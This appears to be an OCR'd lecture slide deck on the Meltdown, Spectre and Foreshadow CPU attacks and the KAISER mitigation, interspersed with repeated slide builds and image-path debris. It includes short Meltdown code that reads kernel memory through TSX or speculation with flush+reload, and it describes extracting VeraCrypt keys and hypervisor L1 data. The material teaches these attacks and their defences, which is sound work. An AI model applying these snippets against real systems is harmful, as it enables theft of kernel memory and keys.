e01d8190: 65 73 61 0a 20 69 73 20  69 6e 20 61 6e 79 20 77 |esa. is in any w|
e01d81a0: 61 79 20 61 20 63 6f 6d  70 61 74 69 62 6c 65 20 |ay a compatible |
e01d81b0: 72 65 70 6c 61 63 65 6d  65 6e 74 20 66 6f 72 20 |replacement for |
e01d81c0: 4f 70 65 6e 47 4c 20 6f  72 20 61 73 73 6f 63 69 |OpenGL or associ|
e01d81d0: 61 74 65 64 20 77 69 74  68 0a 20 53 69 6c 69 63 |ated with. Silic|
e01d81e0: 6f 6e 20 47 72 61 70 68  69 63 73 2c 20 49 6e 63 |on Graphics, Inc|
e01d81f0: 2e 0a 20 2e 0a 20 54 68  69 73 20 76 65 72 73 69 |.. .. This versi|
e01d8200: 6f 6e 20 6f 66 20 4d 65  73 61 20 70 72 6f 76 69 |on of Mesa provi|
e01d8210: 64 65 73 20 47 4c 58 20  61 6e 64 20 44 52 49 20 |des GLX and DRI |
e01d8220: 63 61 70 61 62 69 6c 69  74 69 65 73 3a 20 69 74 |capabilities: it|
e01d8230: 20 69 73 20 63 61 70 61  62 6c 65 20 6f 66 20 0a | is capable of. |
e01d8240: 62 6f 74 68 20 64 69 72  65 63 74 20 61 6e 64 20 |both direct and |
e01d8250: 69 6e 64 69 72 65 63 74  20 72 65 6e 64 65 72 69 |indirect renderi|
e01d8260: 6e 67 2e 20 20 46 6f 72  20 64 69 72 65 63 74 20 |ng.  For direct |
e01d8270: 72 65 6e 64 65 72 69 6e  67 2c 20 69 74 20 63 61 |rendering, it ca|
e01d8280: 6e 20 75 73 65 20 44 52  49 0a 20 6d 6f 64 75 6c |n use DRI. modul|
e01d8290: 65 73 20 66 72 6f 6d 20  74 68 65 20 6c 69 62 67 |es from the libg|
```



Terminal

File Edit View Search Terminal Help

```
mschwarz@lab06:~/Documents$
```

- Basic Meltdown code leads to a crash (segfault)

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Fault Handling

Fault Suppression


Fault Prevention

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```

- Speculative execution to prevent exceptions

```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                 ((size_t)&zero * (1 - speculate));
if(!speculate) {
  char secret = *(char*) address;
  array[secret * 4096] = 0;
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```



- Improve the performance with a NULL pointer dereference




- Improve the performance with a NULL pointer dereference


```
if(xbegin() == XBEGIN_STARTED) {
  *(volatile char*) 0;
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}
```


SO YOU ARE TELLING ME
YOU CAN DUMP THE MEMORY STORED IN L1?
imgflip.com



WHAT IF I TOLD YOU
YOU CAN LEAK THE ENTIRE MEMORY
imgflip.com




- Assumed that one can only read data stored in the L1 with Meltdown




- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core
- We can still leak the data at a lower reading rate



- Assumed that one can only read data stored in the L1 with Meltdown
- Experiment where a thread flushes the value constantly and a thread on a different core reloads the value
  - Target data is not in the L1 cache of the attacking core
- We can still leak the data at a lower reading rate
- Meltdown might implicitly cache the data


I'LL JUST QUICKLY DUMP THE
ENTIRE MEMORY VIA MELTDOWN
imgflip.com

- Dumping the entire physical memory takes some time

- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios


- Dumping the entire physical memory takes some time
  - Not very practical in most scenarios
- Can we mount more targeted attacks?

- Open-source utility for disk encryption

- Open-source utility for disk encryption
- Fork of TrueCrypt

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM

- Open-source utility for disk encryption
- Fork of TrueCrypt
- Cryptographic keys are stored in RAM
  - With Meltdown, we can extract the keys from DRAM



File Edit View Search Terminal Help
attacker@meltdown ~/exploit %
File Edit View Search Terminal Help
victim@meltdown ~ %


Take the kernel addresses...

- Kernel addresses in user space are a problem


Take the kernel addresses...

- Kernel addresses in user space are a problem
- Why don't we take the kernel addresses...





- ...and remove them if not needed?



- ...and remove them if not needed?
- User accessible check in hardware is not reliable


Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved

KAISER /ˈkʌɪzə/


1. [german] Emperor, ruler of an empire
2. largest penguin, emperor penguin

Kernel **A**ddress **I**solation to have **S**ide channels **E**fficiently **R**emoved


Without KAISER:




Without KAISER:




With KAISER:







- Our patch
- Adopted in Linux




- Our patch
- Adopted in Linux



- Adopted in Windows




- Our patch
- Adopted in Linux




- Adopted in Windows

- Adopted in OSX/iOS




- Our patch
- Adopted in Linux




- Adopted in Windows

- Adopted in OSX/iOS

$\rightarrow$ **now in every computer**



[1] Jo Van Bulck et al. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In: USENIX Security Symposium. 2018.



QEMU

```
Booting from ROM...
early console in extract_kernel
input_data: 0x0000000001e0a276
input_len: 0x00000000003d48f8
output: 0x0000000001000000
output_len: 0x00000000011bc258
kernel_total_size: 0x0000000000dee000
booted via startup_32()
Physical KASLR using RDTSC...
Virtual KASLR using RDTSC...

Decompressing Linux... Parsing ELF... Performing relocations... done.
Booting the kernel.
```

```
Run reader <pfn> [<cache miss threshold>] to leak hypervisor data from the L1

/ #
```

Either:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

Either:

- hyperthreading: only schedule mutually trusting threads on same physical core
- context switch: flush L1 when switching to guest

Or:

- disable EPTs

MELTDOWN

SPECTRE

MELTDOWN

SPECTRE

```
index = 0;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`

0

```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

then

else


```
LUT[data[index] * 4096]
```

0

```
index = 0;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 0;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 1;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```



```
index = 1;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```

```
index = 2;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 2;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```


then


else

```
LUT[data[index] * 4096]
```

0

```
index = 2;

char* data = "textKEY";

if (index < 4)
```




index = 2;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```

`LUT[data[index] * 4096]`


0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0

```
index = 3;

char* data = "textKEY";

if (index < 4)
```



```
index = 3;

char* data = "textKEY";

if (index < 4)
```


then

else

```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```




```
LUT[data[index] * 4096]
```

0

```
index = 4;

char* data = "textKEY";

if (index < 4)
```



```
LUT[data[index] * 4096]
```

0

```
index = 4;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 4;
```

```
char* data = "textKEY";
```

```
if (index < 4)
```




```
index = 5;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```

`LUT[data[index] * 4096]`


0


index = 5;
char* data = "textKEY";
if (index < 4)
then
Prediction
else
LUT[data[index] * 4096]
0

```
index = 5;

char* data = "textKEY";

if (index < 4)
```



```
index = 5;

char* data = "textKEY";

if (index < 4)
```



```
index = 6;

char* data = "textKEY";

if (index < 4)
```


`LUT[data[index] * 4096]` 0

```
index = 6;

char* data = "textKEY";

if (index < 4)
```


```
LUT[data[index] * 4096]
```

0


```
index = 6;

char* data = "textKEY";

if (index < 4)
```




```
index = 6;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```



```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
index = 0;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 0;

index = index & 0x3; // sanitization

char* data = "textKEY";
```




```
index = 1;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```



```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```





```
LUT[data[index] * 4096]
```

```
LUT[data[index] * 4096]
```


```
index = 1;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 1;

index = index & 0x3; // sanitization

char* data = "textKEY";
```



```
index = 2;
```

```
index = index & 0x3; // sanitization
```


```
char* data = "textKEY";
```




```
index = 2;
```

```
index = index & 0x3; // sanitization
```

```
char* data = "textKEY";
```




```
index = 2;
index = index & 0x3; // sanitization
char* data = "textKEY";
```



```
index = 2;
```
